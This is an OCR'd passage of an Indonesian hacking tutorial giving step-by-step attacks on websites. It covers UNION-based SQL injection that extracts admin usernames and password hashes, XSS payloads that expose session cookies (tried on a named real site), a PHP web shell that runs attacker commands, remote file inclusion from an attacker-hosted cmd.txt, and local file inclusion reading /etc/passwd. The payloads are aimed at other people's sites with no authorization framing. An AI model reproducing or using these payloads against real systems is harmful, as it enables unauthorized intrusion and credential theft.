
hi' or 1=1 --

hi' or 'a'='a

hi') or ('a'='a

hi") or ("a"="a


Sekarang saya akan memberikan contoh aksi SQL Injection lainnya. Di sini saya menemukan sebuah halaman target, yang tampil seperti berikut ini.



Gambar 188: Tampilan normal website.

1. Tes penetrasi

Pertama-tama, kita akan melakukan percobaan penetrasi, apakah terdapat error/bug SQL atau tidak pada website tersebut. Untuk melakukan hal ini, biasanya kita hanya perlu menambahkan tanda petik tunggal ('), tanda minus (-), atau tanda tak hingga (~) pada URL website target. Atau, Anda juga bisa menganti angka di belakang id dengan ***hi'or 1=1--***



Gambar 189: Error pada website.

Pemakaian tanda kutip dan tanda minus di tempatkan di belakang angka id.

Perlu Anda ketahui, teks di belakang index.php? atau admin.asp? atau apapun. php?, tidak hanya **id**. Bisa saja hal lain, seperti category atau product sesuai dengan website yang Anda temukan. Jadi, harap disesuaikan dengan target Anda.


2. Menemukan jumlah kolom

Sekarang kita sudah tahu kalau terdapat masalah (error) pada website tersebut. Kini, kita akan mencari tahu pada kolom (*Column*) ke berapa kita bisa melakukan injeksi (injection). Untuk melakukan hal ini, perintah yang digunakan adalah ***order by 1--*** atau ***order by 1,2--*** atau ***order by 1,2,3--,*** dan seterusnya. Perlu diketahui, tanda kurang di belakang angka adalah dua buah tanda minus (--).

Hal ini tergantung dari banyaknya kolom pada sebuah website. Apabila belum ditemukan halaman yang bisa diinjeksi, tampilan website tersebut tidak akan berubah, melainkan tampil normal seperti biasanya.

Pada kasus berikut ini saya mencapai ***order by 1,2,3,4,5,6,7,8--*** barulah terdapat error. Hal ini menandakan website tersebut hanya memiliki 7 kolom dan tidak ada kolom ke-8.

Jangan lupa untuk menghilangkan karakter pengujian sebelum memasukkan syntax *order by*.



Gambar 190: Jumlah kolom.


Pada gambar di atas, %20 otomatis muncul setelah menekan Enter. Karakter tersebut sebenarnya sebagai pengganti spasi. Karakter tersebut muncul karena saya menggunakan browser Chrome. Hal ini juga terjadi pada Internet Explorer, tetapi tidak pada Mozilla Firefox.

3. Memeriksa fungsi UNION

Sekarang kita akan menggunakan syntax ***union all select*** untuk mencari kolom yang bisa diinjeksi.

Ganti *order by* dengan *union select* 1,2,3-- tergantung dari banyak kolom website target. Karena sebelumnya kita sudah mengetahui terdapat 7 kolom, yang kita masukkan adalah ***order by 1,2,3,4,5,6,7--***


Apabila Anda mencoba memasukkan angka yang beda, baik lebih besar maupun lebih kecil dari 7, yang muncul malah tampilan error, seperti gambar di bawah.



Gambar 191: Memeriksa union.

Sedangkan sewaktu kita memasukkan *order by 1,2,3,4,5,6,7--*, halaman website tersebut terlihat normal tidak ada masalah. Yang perlu dilakukan adalah mengubah nilai id, dalam hal ini 221 menjadi -221. Hal ini disebut juga dengan mengganti id menjadi *null*.

Apabila muncul angka pada layar, hal ini menunjukkan bahwa fungsi UNION bekerja.




Gambar 192: Union bekerja.

4. Memeriksa versi MySQL

Pastikan pada langkah ke-3 muncul angka. Sekarang kita bisa memeriksa versi MySQL yang digunakan pada website tersebut. Anda hanya perlu mengganti angka tersebut dengan syntax **@@version**.

Misalnya, di sini kita akan mengganti angka 3, dengan @@version.



Gambar 193: Versi MySQL.

Dari angka yang muncul, kita ketahui bahwa versi MySQL yang digunakan adalah 5.1.41.

Apabila tidak muncul angka dari pengetikan @@version, Anda bisa menggantinya dengan syntax: **unhex(hex(@@version))**.


Pada kasus di atas, penulisannya menjadi: *1,2, unhex(hex(@@version)),4,5,6,7--*

5. Mengetahui nama username dan database

Untuk mengetahui nama database, ganti angka dengan ***database()***

Untuk mengetahui nama pemakai, gunakan syntax ***user()***

Menjadi:http://website-target.com/index.php?id=-221%20union%20all%20select%201,user(),database(),4,5,6,7--



Gambar 194: Informasi username dan database.

6. Menemukan nama tabel


Untuk menampilkan semua tabel, gunakan syntax ***group_concat(table_name)*** pada angkanya. Dan tambahkan string berikut pada bagian akhir:

command from information_schema.tables+where+table_schema=database()--

Berikut versi lengkapnya:

index.php?id=-221%20union%20all%20select%201,2,***group_concat(table_name)***,4,5,6,7%20***command%from%20information_schema.tables+where+table_schema=database()***--

Di sini saya memperoleh dua buah tabel menarik, yaitu table_admin dan table_user. Bayangkan kalau Anda menemukan tabel credit card.



Gambar 195: Nama tabel.

7. Mendapatkan nama kolom dari tabel table_user


Pada perintah sebelumnya, Anda hanya perlu mengganti group_concat(table_name) dengan ***group_concat(column_name)***

Sedangkan di bagian akhir, tambahkan:

command from information_schema.columns+where+table_name='table_user' limit 0,1--

index.php?id=-221%20union%20all%20select%201,2,group_concat(column_name),4,5,6,7%20from%20information_schema.columns+where+table_name='**table_user**'%20limit%200,1--

Di sini saya memperoleh dua buah kolom, yaitu user_id dan user_password.



user_id,password_id

Gambar 196: Nama kolom.

Untuk mengetahui kolom dari tabel lainnya, silakan ganti nama tabel. Pada contoh di atas adalah 'table_user', ganti dengan nama tabel lain, seperti 'table_admin'. Apabila cara di atas tidak berhasil, yang Anda lakukan adalah mengganti nama tabel, misalnya: tabel_admin dengan kode HEX dan menambahkan kode **0x** di depan kode HEX. Jadinya: ***0xHEX-KODE***.

8. Melihat data


Sekarang langkah terakhir adalah melihat data dari kolom yang Anda temukan. Untuk melakukan hal ini, gunakan syntax: ***concat(nama_colomn1,0x3a,nama_colomn2)***

Sedangkan di bagian akhir, gunakan syntax: ***command from nama_table--***

Berikut contoh sewaktu saya masukkan dalam URL.


index.php?id=-221%20union%20all%20select%201,2,**concat(user_id,0x3a,password_id)**,4,5,6,7%20**from%20table_user--**

Kini saya berhasil menemukan password untuk admin. Walaupun dienkripsi dengan MD5, kita tetap bisa membongkarnya. Hal ini telah kita bahas pada bab Password.



Gambar 197: Hasil username dan password.

Pada dasarnya, untuk melakukan SQL Injection juga terdapat beberapa tool yang banyak beredar di internet. Salah satunya adalah program bernama Havij. Dengan program ini, selain bisa melakukan penetrasi, juga bisa digunakan untuk mengetahui password dari MD5. Serta untuk mencari halaman login.



Gambar 198: Havij.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

XSS | 14


Terkadang, daripada menyerang sebuah server yang lebih sulit, seorang hacker bisa saja memanfaatkan kelemahan yang ada pada sisi client. Lagi pula, aksi hacking yang satu ini agak sulit dideteksi karena bekerja dari sisi client. *Cross-Site Scripting* yang disingkat XSS, bukan CSS, karena CSS digunakan untuk istilah *Cascading Style Sheets* yang merupakan salah satu bahasa pemrograman web untuk mengendalikan beberapa komponen dalam sebuah website sehingga akan lebih terstruktur dan seragam yang dipakai untuk memformat tampilan halaman web yang dibuat dengan bahasa HTML dan XHTML.

Dengan XSS, serangan yang dilakukan dengan cara menginjeksi/memasukkan script ke dalam website melalui sebuah browser. Aksi XSS ini adalah dengan memanfaatkan metode HTTP GET/HTTP POST.

Contoh paling gampang yang menjadi target sasaran adalah buku tamu (*Guest book*). Apabila terdapat buku tamu di sebuah situs, coba Anda isi dengan:

```
<script language="javascript">window.alert('Funnny, I love this
site')</script>
```

Anda bebas mengganti kata-kata 'Funny, I love this site' dengan kata-kata Anda sendiri. Kalau keluar alert javascript di browser berarti situs tersebut bisa di XSS.



Gambar 199: XSS.

Dari tindakan di atas, kalau sudah diketahui target bisa di XSS, berarti bisa pula di-redirect ke halaman lain. Syntax-nya seperti ini:

```
<script>location.href='http://www.web-tujuan.com';</script>
```

Bahkan, dengan syntax berikut, Anda bisa mendapatkan Cookies yang berisi info berharga yang digunakan oleh server untuk proses authentikasi (*Session method*) di sisi Server.

```
<script>alert(document.cookie)</script>
```


Kita akan membicarakan mengenai cookies dalam bab tersendiri.

Perhatikan, berikut ini adalah kasus XSS sederhana yang bisa Anda coba pada situs Ziddu. Bukalah halaman berikut: http://www.ziddu.com/login.php.

Gambar 200: Ziddu.com.

Sekarang tambahkan sedikit perintah berikut di belakangnya:
http://www.ziddu.com/login.php?logmsg=<h1>Nama Anda</h1>

Perhatikan akan muncul teks sesuai dengan nama Anda yang Anda ketikkan.




Gambar 201: Tes perintah Heading.

Bahkan saat saya ganti perintah heading dengan marquee menjadi: ***<marquee>Isi Text </marquee>,*** ternyata teks-nya berjalan. Kini, Anda bisa mencoba menggunakan perintah untuk melihat cookies seperti yang saya jelaskan sebelumnya.

```
<script>alert(document.cookie)</script>
```

Jadinya:http://www.ziddu.com/login.php?logmsg=<script>alert(document.cookie)</script>

Kini saya bisa melihat cookies-nya yang muncul seperti gambar di bawah ini.



Gambar 202: Melihat cookies.

Untuk selanjutnya, bisa Anda eksplorasi sendiri.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

PHP Injection | 15

Sebenarnya, bagian ini berhubungan pula dengan bab Script Kiddies, sebab mau tidak mau Anda dituntut untuk memahami pemrograman web PHP. PHP Injection merupakan salah satu aksi hacking yang memanfaatkan kesalahan Scripting PHP yang mengizinkan aplikasi untuk meng-include dan mengeksekusi suatu file/page (script) baik secara lokal maupun remote.

Sebuah script PHP sederhana untuk melihat isi direktori dengan perintah 'ls -al'.

```
// begin of cmd.txt
<?passthru($_GET[cmd]);?>
// end of cmd.txt
```

Contohnya:

http://www.situs-target.com/index.php?file=apa-aja.html atau
http://www.situs-target.com/main.php?page=halaman-apa-aja.html
dan bisa pula halaman sejenis lainnya. Intinya adalah bagaimana Anda bisa mengeksekusi file Anda.

Misalnya, kita ganti menjadi:
http://www.situs-target.com/index.php?file=http://hacker.com/file.txt?cmd=[kode-eksekusi]

Di sini saya menemukan situs target
http://www.target.com/forum.php?mosConfig_absolute_path=

Selanjutnya kita memerlukan bantuan script PHP yang harus Anda upload pada sebuah hosting. Sebab, Anda akan banyak berurusan dengan kegiatan upload file. Anda bisa menggunakan hosting gratisan maupun yang berbayar. Untuk yang gratis, perhatikan apakah Anda diizinkan menggunakan PHP pada hosting tersebut atau tidak. Kalau untuk hosting berbayar, pemakaian PHP tentunya sudah include. Anda bisa mendaftar domain dan hosting di http://www.punyasitus.com.

Langkah berikutnya adalah memasukkan script inject yang telah kita tanam dalam hosting kita. Jadinya seperti di bawah ini.
http://www.target.com/forum.php?mosConfig_absolute_path=situs-anda.com/cmd.txt&cmd=ls –al

Apabila berhasil, akan keluar tampilan seperti dalam gambar di bawah ini.

```
17859085 drwxr-xr-x  14 bedista bedista  4096 Mar 19 13:12 .
17859073 drwxr-xr-x  23 bedista bedista  4096 Mar 20 15:11 ..
17859086 drwxr-xr-x   2 bedista bedista  4096 Mar 19 13:12 CVS
17859087 drwxr-xr-x   3 bedista bedista  4096 Mar 19 13:12 admin
17859089 drwxr-xr-x   5 bedista bedista  4096 Mar 20 15:11 attach_mod
51462277 -rw-r--r--   1 bedista bedista  4381 Mar 19 13:12 attach_rules.php
17859093 drwxr-xr-x   4 bedista bedista  4096 Mar 20 15:11 cache
51462278 -rw-r--r--   1 bedista bedista  7059 Mar 19 13:12 common.php
51462279 -rw-r--r--   1 bedista bedista   633 Mar 19 13:12 config.php
17859095 drwxr-xr-x   4 bedista bedista  4096 Mar 20 15:11 db
17859097 drwxr-xr-x   4 bedista bedista  4096 Mar 20 15:11 docs
51462280 -rw-r--r--   1 bedista bedista 12307 Mar 19 13:12 download.php
51462281 -rw-r--r--   1 bedista bedista  1058 Mar 19 13:12 extension.inc
51462282 -rw-r--r--   1 bedista bedista  3745 Mar 19 13:12 faq.php
17859099 drwxr-xr-x   4 bedista bedista  4096 Mar 19 11:22 files
```

Gambar 203: PHP Injection.

Hasil eksekusi akan berbeda untuk setiap perintah yang Anda gunakan. Misalnya:

id Untuk melihat id user kita

pwd Menampilkan direktori aktif

Berikut adalah beberapa command lainnya yang bermanfaat:

cd namadirectory = Melihat suatu directory

ls -al = Melihat suatu directory lebih dalam lagi

fined	= Mengecek directory
cat	= Membaca suatu berkas
wget	= Meng-upload suatu Files
tar -zxvf	= Meng-extract suatu files yang berbentuk tgz
pwd	= Mengetahui di directory mana kita berada
uname -a	= Keberadaan path berada
w	= Mengetahui siapa saja yang telah menggunakan Shell.

Ada banyak script PHP yang bisa digunakan, salah satunya seperti di bawah ini.

```
<span style="font-family: verdana; font-size: xx-
large;"><strong>CMD</strong> - System
Command

</span><span style="font-family: Verdana; font-size: xx-small;">

<hr>
<pre><span style="font-family: Verdana; font-size: xx-small;">
< ?
// CMD - To Execute Command on File Injection Bug ( gif - jpg - txt )
if (isset($chdir)) @chdir($chdir);
ob_start();
system("$cmd 1> /tmp/cmdtemp 2>&1; cat /tmp/cmdtemp; rm /tmp/cmdtemp");
$output = ob_get_contents();
ob_end_clean();
if (!empty($output)) echo str_replace(">", ">", str_replace("< ",  "<",
$output));
?>
</span></pre>
<hr>
</span>
```

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

LFI & RFI | 16

LFI (Local File Inclusion) adalah sebuah lubang pada sebuah website sehingga memungkinkan seseorang bisa mengakses semua file di dalam server dengan hanya melalui URL. Sedangkan RFI (Remote File Inclusion) adalah sebuah lubang dimana sebuah situs mengizinkan seseorang meng-*include*-kan file dari luar server.

Hal tersebut bisa terjadi karena adanya fungsi berikut dalam sebuah script:

```
include();
include_once();
require();
require_once();
```

Aksi LFI maupun RFI tersebut bisa terjadi dengan syarat pada konfigurasi PHP di server adalah:

```
allow_url_include = on
allow_url_fopen = on
magic_quotes_gpc = off
```

Contohnya, apabila sebuah file index.php pada isi kodenya terdapat seperti ini:

```
include "../$_GET[textfile]";
?>
```

Misal: ***$textfile=text.php***

Pada URL akan terlihat seperti ini:
http://www.situs-target.com/index.php?text=text.php
Script tersebut akan menampilkan halaman text.php.

Dengan adanya hal tersebut, seseorang bisa saja melakukan LFI karena variable textfile di *include* begitu saja tanpa menggunakan filter. Misalnya, untuk mengakses file passwd yang ada pada server, seseorang bisa mencoba memasukan seperti ini ***../../../../../../../../../etc/passwd***

Jumlah "../" tergantung dari kedalaman folder tempat file index.php tersebut berada. Sehingga isi file passwd akan ditampilkan di browser. Untuk lebih memahaminya, bisa Anda lihat pada contoh kasus bagian berikutnya dalam bab ini.

Apabila sewaktu melakukan aksi di atas terdapat error seperti di bawah ini:

```
Warning: main(../../../../../../../../../etc/passwd.php) [function.main]:
failed to open stream:
No such file or directory in /their/web/root/index.php on line 2
```

Perhatikan pada passwd ternyata ditambah dengan extensi ".php", berarti code yang digunakan untuk include adalah seperti ini:

```
include($_GET[imagefile].".php");
?>
```

Untuk dapat mengelabui script tersebut, kita menggunakan ***%00*** (dengan syarat ***magic_quotes_gpc = off***). Kode %00 ini disebut *null injection* yang berfungsi untuk menghilangkan karakter apapun setelah passwd.


Jadi, di belakang /etc/passwd kita tambahkan %00 seperti:
http://www.situs-target.com/index.php?textfile=../../../../../../../../../etc/passwd%00

Setelah kita menemukan bug LFI pada situs target, sekarang kita coba cari bug RFI dengan menambahkan link file remote (dari luar website) pada variable textfile. Misalnya:
http://www.situs-target.com/index.php?textfile=http://www.situs-anda.com/script.txt

File script.txt bisa Anda isi, misalnya: "hacked by nama-anda".

Jika ternyata di browser menampilkan kalimat tersebut, berarti situs tersebut bisa atau boleh dibilang memiliki bug sehingga bisa Anda lakukan aksi RFI.

Baiklah, sekarang saya berikan sebuah contoh aplikasi dari penjelasan di atas. Pertama-tama, saya akan mencari situs yang mengandung halaman:
index.php/page.php= dan saya memperoleh target:
http://www.situs-target.com/index.php?page=roms



Gambar 204: Target LFI.

Hapus teks apapun di belakang page, sehingga menjadi: /index.php?page=
http://www.situs-target.com/index.php?page=../
Apabila muncul pesan error seperti di bawah ini, kemungkinan besar situs tersebut bisa dilakukan LFI.

```
Warning: include(../) [function.include]: failed to open stream: No such
file or directory in /home/nama-web/public_html/situs-target.com/view.php
on line 100
```

Berikut tampilan error dari situs yang saya coba lakukan serangan LFI.

```
Warning: include(subpages/../.php) [function.include]: failed to open stream: No such file or directory in
/home/asylum/public_html/index.php on line 416

Warning: include() [function.include]: Failed opening 'subpages/../.php' for inclusion (include_path='.:/usr
/lib/php:/usr/local/lib/php') in /home/asylum/public_html/index.php on line 416
```

Gambar 205: Error website.

Sekarang kita coba lihat lebih dalam dengan mengakses file /etc/passwd.

Ganti **../** menjadi **../etc/passwd**

http://www.situs-target.com/index.php?page=../etc/passwd

```
Warning: include(subpages/../etc/passwd.txt) [function.include]: failed to open stream: No such file or
directory in /home/asylum/public_html/index.php on line 417

